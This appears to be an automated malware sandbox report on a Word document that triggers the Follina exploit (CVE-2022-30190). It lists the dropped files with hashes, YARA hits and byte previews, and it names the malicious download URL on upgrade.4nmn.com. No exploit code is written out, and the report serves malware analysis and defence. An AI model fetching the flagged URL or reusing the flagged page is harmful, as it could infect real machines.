SHA-512:	D4053F13B55EB58CEFB0B82431F3E7CC5162F8466F710A387EF2E1577BDFE8831ED7B1FD22C4F8FEFB7947AB36DC54C5EBC691AFD3F670A0089E0A19B9CF34E5
Malicious:	false
Preview:	..1.-.E.-.E./. .-.F...A. .F...'./. ...G. ...3... .(.H./... ."...'. .E.3...1. .3.'.2.E.'.F. .*.H.3.7. .E.3.9.H./. .*.:.....1. ...1./.....,H.'.(.:.....2.-./.1. .E.F.'.(.9. ."E./.G. ...G. .E.-.E./. .-.F...A. .F...'./. .'.2. .7.1...B. .,.D.3.'.*. .B.1.".F... ."...*. .'.D.D.G. .7.'.D.B.'.F... .(.'. .G.E. ."4.F.'. .4./.G. .'.F./. ./.1. .5.H.1.*... ...G. .9.F.H.'.F. .4./.G. . .'.F.G.'. ./.1. .2.F./.'.F. .B.2.D. .B.D.9.G. .(.'. .'.G.E. ."4.F.'. .4./.G. .'.F./.....,H.'.(.:.....3.-."...'. .E.,.'.G./...F. .....Z...f...h...j..... .....$.....A$.a$.gd.z.....$.....A$.a$.gd..:.....$.....A$.a$.gdH .... ..$.....A$.a$.gd.K.....$.....A$.a$.gd.....$.....A$.a$.gd2N.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\microsoft[1].htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	7402
Entropy (8bit):	5.226010384682191
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdi2UPiqSreh+8G0c:wDwIwERY5V7V2Pijeh+8Dc
MD5:	1752A5A6F9DD417B3B23CAD74B0572DD
SHA1:	F49AEBF28D75BAF7F3BA73B70B475D4669F0D484
SHA-256:	BE10A1D15EBDD53CACBEFB1001DAA750BA33FBEE573A0C4381255AF74A8C78D2

SHA-512:	8D62737424720405830E5E96831C1CDDBDC362EA7EC4D409DC5E05ADA987185115D344943A70BEE0B1EE77FA50B94FD55EDC2662ECB0D030540508BDEF1F588
Malicious:	**true**
Yara Hits:	• Rule: SUSP_obfuscated_JS_obfuscatorio, Description: Detect JS obfuscation done by the js obfuscator (often malicious), Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\microsoft[1].htm, Author: @imp0rtp3 • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\microsoft[1].htm, Author: Joe Security
IE Cache URL:	http://https://upgrade.4nmn.com/microsoft.html
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Temp\05d3mwhu\05d3mwhu.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	4.799123416316529
Encrypted:	false
SSDEEP:	96:lKqedmYoNKvUTCSH3gR8H8FgwSHwBmkwZYPaSJ365O1ieMjQZapRnIjlK:cElNK8TCSfHyPmkwZ+vKOWQZwnl
MD5:	6B55DA2550C413C24AD3E6B1452E5E7B
SHA1:	6C1416AB681AAA1F39517F8F48B77FAFFE0E8C19
SHA-256:	AB5C3880822DA837E81B98096E18717BA3920FBA916CBB78621BC4486D3666DB
SHA-512:	86B3C6064FBFE822DA7EB506915D579B3C47CD4A99A822B713D44B280EE1EBD5F67C6BD1DAAE0277024FF73E420923DD66AD71D0974113CB009ABE16BC8F04EA
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....^<... ...@..... .....<..K....@.....`..... ..... ..H.....text...d.... ..... ..`.rsrc.....@..... .....@..@.rel oc.....`.....$.....@..B.....@<.....H.....$..4.....0..%..... ....s.....r...p.(.....o....*~....*....0..!..... ....s.....(....,..o....*~....*....0..... .....(....s.....o.....o....*....0..@..... ....s..... ....s.....(....s.....o....o....&..o....o....&.*.0.....,.. .+.....o.....+).o.....t....~....(....,..t.....(....&.o....-....u.....,...o.....o.....+*..o.. ....t....~....(....,...t.....(....&..o....-.....u.....,...o.....*

C:\Users\user\AppData\Local\Temp\05d3mwhu\CSC34F94DCCCDC94BCAA3A860A33C1ABBE2.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.113166336265382
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryKg3ak7YnqqxggPN5Dlq5J:+RI+ycuZhNAg3akSxggPNnqX
MD5:	41AA8E063AF95F9B5287C042754F33E6
SHA1:	FE7937D8D73DEAF4E3A85436D2F8D9010BA1AE55
SHA-256:	09F50B0A2D3B529DC681202DF0C56E0E0B7ECA7FA3C40EA11C639D46B58F88CF
SHA-512:	9B82FD012B6B1C2EE8DDF8490CFA08DFEB27F0152E8877B63ABF00095432756BDF263CF978AAB9AE302076C79DDC88D7ADC3CDD43B3B0BA802846106262469B
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.5.d.3.m.w.h.u...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...0.5.d.3.m.w.h.u...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\53i2jeo5\53i2jeo5.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.0829114689436454
Encrypted:	false
SSDEEP:	48:6wpqb927GslPnDRjyJsg6u5k1ulFGa3kFq:6c7GycnvGKk
MD5:	5EE54F420D71BD694604C55EC61101C7
SHA1:	FC539201592B67BC72118091EBEF18A099F0A3D4

SHA-256:	ADD44923DF5389FBD0A2D9AB934AA8F58AEC8F2B6282A0372A5CFF6CDD8ACB29
SHA-512:	3B541FD5935FFED3F01DDCE112B22B8D2C98BC0EE717BF714A47F4BF0DAA24763E6643F85C627E4556033689C320E115829D58FA41FD1468D063AF025BD46FB
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....%.. ...@..... ....@.....$..K....@..... `..... ..... ..H.....text...4.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....%.....H..... ..4.....0..6..... ....s.....o....(....,..o...r...pr...po....*~....*F.r...pr...po....*..(....*BSJB.. .....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2.+...N.B..... .....0.....W.....+.....Q.9..... \.....P .....j..... ..

C:\Users\user\AppData\Local\Temp\53i2jeo5\CSCF157ADCDF084F15A343B1EBC149E5EE.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1066989304537183
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gry4AvGak7YnqqhAvXPN5Dlq5J:+RI+ycuZhNFGakSkXPNnqX
MD5:	64D94A2D7073F66BD33CC2208133E5A1
SHA1:	1AE59492D9835D00B608907F38431723D64A455C
SHA-256:	B45B662776BA808968323FF4B707C4075A91C7F161B16BCBF272A15EBACE2501
SHA-512:	DA02A91C3842FDCC1012ED32532E0A62308CCB8F9C1D8BDC41BD1937C9940EA38F06769237BB39FA64ACD5D9E5B833260B9AF9E0BCE11FE505BEA55D61AFC 3E5
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.3.i.2.j.e.o.5...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...5.3.i.2.j.e.o.5...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\RES753.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.093394093542085
Encrypted:	false
SSDEEP:	24:HXC9A+gORmHChKYofWI+ycuZhNAg3akSxggPNnq9Wd:XfORm4KB+1ulna37q9m
MD5:	B897822D7F2477FA514831F0A0882FBF
SHA1:	3314027293FE2F8C3615D05FBBF8F82074B20F88
SHA-256:	ADF0AC910098B2AFADF886AE38F04627E1739213E1D98B6B1D6CADB9BDD18F51
SHA-512:	400C9C28CCD4BC8FD270AC8A970F6A09C4AB91770A439E5BE8F7F0FB9EC4820E9B6DD93F998EAF476CE0C78FDB0BB312A51DA82D72F2AD394FBAF6C9C407 5D1
Malicious:	false
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\05d3 mwhu\CSC34F94DCCCDC94BCAA3A860A33C1ABBE2.TMP.....A...:._.R..BuO3.....3.....C:\Users\user\AppData\Local\Temp\RES753.tmp.-.<.....' ...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.e xe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$. ....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N. a.m.e...0.5.d.3.m.w.h.u...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RESAD7B.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.094913004626319
Encrypted:	false
SSDEEP:	24:HA6C9AWPsShHfhhKYofII+ycuZhNAGakSxXPNnq9Wd:gIWPs2/vKBg1ulva3Dq9m
MD5:	3FBFF0F714DC160A13352A9E252DF432
SHA1:	FBDD29FF083E62B770F3F1EC8DBA6438A3AAA1C1
SHA-256:	0FDD6AB3D6BD5AE7838468B731E61444EF8F68FED25D927E5E6D60929556E2DC
SHA-512:	2BBACE52092DB94117C7EFD2EC2B57AAD26DFE7936533614BB13997DFE7AEDEE9137D0CE5A45B7E9CFD8FFFA200ACF0E0441AEC7C772E5B468AFDA9E162D 456F
Malicious:	false

Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....S....c:\Users\user\AppData\Local\Temp\qghx ibcc\CSC6B59943BD49B40F0B0C17D73652F0B2.TMP.....0..\.....Jg0[d.....4.....C:\Users\user\AppData\Local\Temp\RESAD7B.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe..... .....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i .o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.g.h.x.i.b.c .c...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RESC028.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.088490273219004
Encrypted:	false
SSDEEP:	24:HNC9AWP1CShHRWhKYofII+ycuZhNFGakSkXPNnq9Wd:ZWP1DxMKBg1ulFGa3kFq9m
MD5:	600AC2E5970E32A5DA57BE0C93D017EF
SHA1:	06F10F379B39E8FEFFB432C9E4CC2CC331050C63
SHA-256:	C7763EC0DD6195FEC69739C4989AE6E7345A4D992F38C95378B7ADF1942812A3
SHA-512:	8F3D7FD02B8F0A16A2568BBCC75E4572A68AA1B5D54FF2242DAB08EB582C352C8CE4227382CB72054A87F7E891881E495E785813C71D38800EC141B4CBA4CB1 1
Malicious:	false
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....S....c:\Users\user\AppData\Local\Temp\53i2 jeo5\CSCF157ADCDF084F15A343B1EBC149E5EE.TMP.....d.J-ps.k.<. .3.....4.....C:\Users\user\AppData\Local\Temp\RESC028.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe..... .....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n .s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.3 .i.2.j.e.o.5...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ogegyc5p.v4z.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ogj5s2nl.gb1.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\qghxibcc\CSC6B59943BD49B40F0B0C17D73652F0B2.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe

File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.104317053724279
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryxcGak7YnqqCcXPN5Dlq5J:+RI+ycuZhNAGakSxXPNnqX
MD5:	308FB15C011DC817C9944A67305B64F8
SHA1:	4B90035BB888FDFD8FDA6D83EFC1755C4E37CB98
SHA-256:	6D463DB808FFF01DB60C1B3C51540BCA82F093FD02851778D0E301F0ADEB7109
SHA-512:	C0117DE1D59FFBDC34149FD777F1109F80C4E5717D3CDDDBC58A30ACFB4979480478523B9CE4882BE8F0C35BEF44CFAAF34430CF3A29E8E2FBF7546B99DD7 6A
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.g.h.x.i.b.c.c...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...q.g.h.x.i.b.c.c...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\qghxibcc\qghxibcc.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.782862765791784
Encrypted:	false
SSDEEP:	48:65oPhmKraYZkH8KTibUyDkwjj0JCC+CFSlwYac1ulva3Dq:TDaAkHHoVk8NCu29K
MD5:	6DE7B305B73291E9287C3717BD6A16C5
SHA1:	6E31A7DB1B0066ABD81E6172283192563871A430
SHA-256:	738E1980DFB7F51FD25FC21DF57521892807C7F3D106A3F7DC94EFFEE3DFD311
SHA-512:	EBBFA0B6759477005CF190B1CE76DC53D609996A46BEDD137C3384188A4FBE8C739D5E5467918D49342DF811E4035DA88EF7BCB85CEB3DAE3F4CA19323BA28 02
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....>*... ...@..... ....@.....)..S....@.....`..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B..... *.....H..... "....."..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s .....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,...+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.... .....X.....i2.....(.....o.....o....-.r...p....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\WF0SlQWKr1.docx.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:31:38 2022, mtime=Mon Jun 20 14:30:00 2022, atime=Mon Jun 20 14:29:46 2022, length=12519, window=hide
Category:	dropped
Size (bytes):	1060
Entropy (8bit):	4.713563953429285
Encrypted:	false
SSDEEP:	12:8DKylEjUCuElPCH2PNgTBYv5e+W8Y7XfnrrcjEjAJ/+aDmQriNDOTt5n4t2Y+xI/:8DKyligTdvnrAUAJv9yDOZz7aB6m
MD5:	FFDA0DDBE2B3DA8AD196DAC8ED90E2F8
SHA1:	0CA4381091C5243EA82A9A0E978659E607EFE28B
SHA-256:	AB9997C0D51E894D09D9FFDF5B92485DA98BC7F5BB0EAF19681C26DFA2072388
SHA-512:	99998D3DF46FC1E6853AFF2DB3016CA57C737B250AC453C5B3F5E815090971A0227FC66DE067B67865943C04C2D3C4DF0BB3F6B1F79F750E070ACB8601689E4
Malicious:	**true**
Preview:	L.....F.... .....3..3.....~.....0.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...T.{.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8 .1.3.....P.1.....hT....user.<.....Ny..T.{.....S.....h.a.r.d.z.....~.1.....hT....Desktop.h.....Ny..T.{.....Y.....>.....#uk.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9... ..l.2..0...T.{ .WF0SLQ~1.DOC..P.....hT..T.{....h.....V$..W.F.0.S.l.Q.W.K.r.1...d.o.c.x.....U.....-.....T.....>.S.....C:\Users\user\Desktop\WF0SlQWKr1.do cx..&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.W.F.0.S.l.Q.W.K.r.1...d.o.c.x.....:.,.LB.)...As...`.....X.....878411.....!a..%.H.VZAj...t.....-..!a..%.H.VZAj...t.....-..... ...1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	82
Entropy (8bit):	4.737525298622288

Encrypted:	false
SSDEEP:	3:bDuMJlqY6e1KKpSmxW5jV7e1KKpSv:bCelK60jV0K6c
MD5:	A99E348CE00D60BF0740FC84F6440532
SHA1:	93DDF8193F7CDB75883B440ADF430D4725D62436
SHA-256:	8900FF791ED7169F17EC3DAC3F09CEF9B82AAFF1D811203A9F91474D8E242CB7
SHA-512:	F32FA8FEABB0E18717A4190B3A956B4EB9E93A7FF2094E6C8773DA04E14F876B63664DDD043F49D4279C2575E5442D9C48DA6A2B3BF8B2C93F11B3D907AB5A6D
Malicious:	false
Preview:	[folders]..Templates.LNK=0..WF0SlQWKr1.docx.LNK=0..[misc]..WF0SlQWKr1.docx.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.1312669291729662
Encrypted:	false
SSDEEP:	3:Rl/ZdMlplt9lqKljlRll9lqKhG1jf:RtZyzlQ+ZDI68r
MD5:	27B019B5FB5D859CF77C85CAB51A0C15
SHA1:	117279B09579725BD9FE2315F988DA2AB2CC7E91
SHA-256:	4316A53A8F39D94F43B91DD31311AE5358F96A3A83614A9831904726790DE130
SHA-512:	7A960D55BB1AA9C87C266BACC640E339710A5D30173E8CC0FE9A8D844DEB2487DF23205A9C9E9C86AD790F3BE84588F3AF47BEE2EE11303DB3896F5BE52E10D6
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....<.....$.....6C.....$.....6C.....H...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\WWQSJKYVX7UT2XYKJSTF.temp

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6205
Entropy (8bit):	3.7658377434195667
Encrypted:	false
SSDEEP:	96:InC6u6ZClp51MkvhkvCCtjXSlrHpAclrHpAR:D6u6k1IjiT3Ts
MD5:	98D5033864AA64BAFA73B7CBAE26E3DF
SHA1:	E14B46F11ED77F2C8771601D8051134AAE17794D
SHA-256:	86CA636D3AA4CE708FC06F2D1C1D3E0DECD60A85BEDD5DF5795153F64692E2AE
SHA-512:	A39EE007E153E3DA683621179E96429DF91B222349CA1472121B1791877DDE42B17A88A6E5781F0639088628C55B19187EC4ECCBC8F4221A68BB6C1A8361A477
Malicious:	false
Preview:	.....FL.....F.".. ...N....-..;yz(.a..\.....:..DG..Yr?.D..U..k0.&...&.....-..t.Q..3.....t...CFSF..1.....Nz...AppData...t.Y^...H.g.3..(.....gVA.G..k...@.....Ny..T.{.....Y.....f.(.A.p.p.D.a.t.a...B.V.1.....Nz...Roaming.@.....Ny..T.{.....Y.....D1,.R.o.a.m.i.n.g.....\.1....>QCw..MICROS~1..D.....Ny..T.{.....Y.....M.i.c.r.o.s.o.f.t....V.1.....hT....Windows.@.....Ny..T.{.....Y.....W.i.n.d.o.w.s.....1.....N{...STARTM~1..n.....Ny..T.{.....Y.....D.....0.S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....1.....P.q..Programs..j.....Ny..T.{.....Y.....@.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2....n.1.....L...WINDOW~1..V.....Ny.hT.....Y.....T_..W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....z.2.....L.. .WINDOW~1.LNK..^.....Ny..P.....Y.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6205
Entropy (8bit):	3.7658377434195667
Encrypted:	false
SSDEEP:	96:InC6u6ZClp51MkvhkvCCtjXSlrHpAclrHpAR:D6u6k1IjiT3Ts
MD5:	98D5033864AA64BAFA73B7CBAE26E3DF
SHA1:	E14B46F11ED77F2C8771601D8051134AAE17794D
SHA-256:	86CA636D3AA4CE708FC06F2D1C1D3E0DECD60A85BEDD5DF5795153F64692E2AE
SHA-512:	A39EE007E153E3DA683621179E96429DF91B222349CA1472121B1791877DDE42B17A88A6E5781F0639088628C55B19187EC4ECCBC8F4221A68BB6C1A8361A477
Malicious:	false

Preview:	.....FL.....F.".. ...N....-..;yz(.a..\.....:..DG..Yr?.D..U..k0.&...&.....-..t.Q..3.....t...CFSF..1.....Nz...AppData...t.Y^...H.g.3..(.....gVA.G..k...@.....Ny..T.{.....Y.....f.(.A.p.p.D.a.t.a...B.V.1.....Nz...Roaming.@.....Ny..T.{.....Y.....D1,.R.o.a.m.i.n.g.....\.1.....>QCw..MICROS~1..D.....Ny..T.{.....Y.....M.i.c.r.o.s.o.f.t....V.1.....hT....Windows.@.....Ny..T.{.....Y.....W.i.n.d.o.w.s.....1.....N{...STARTM~1..n.....Ny..T.{.....Y.....D.....0.S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....1.....P.q..Programs..j.....Ny..T.{.....Y.....@.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2....n.1.....L...WINDOW~1..V.....Ny.hT.....Y.....T_..W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....z.2.....L.. .WINDOW~1.LNK..^.....Ny..P.....Y.....

C:\Users\user\Desktop\~$0SlQWKr1.docx

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.1312669291729662
Encrypted:	false
SSDEEP:	3:Rl/ZdMlplt9lqKljlRll9lqKhG1jf:RtZyzlQ+ZDI68r
MD5:	27B019B5FB5D859CF77C85CAB51A0C15
SHA1:	117279B09579725BD9FE2315F988DA2AB2CC7E91
SHA-256:	4316A53A8F39D94F43B91DD31311AE5358F96A3A83614A9831904726790DE130
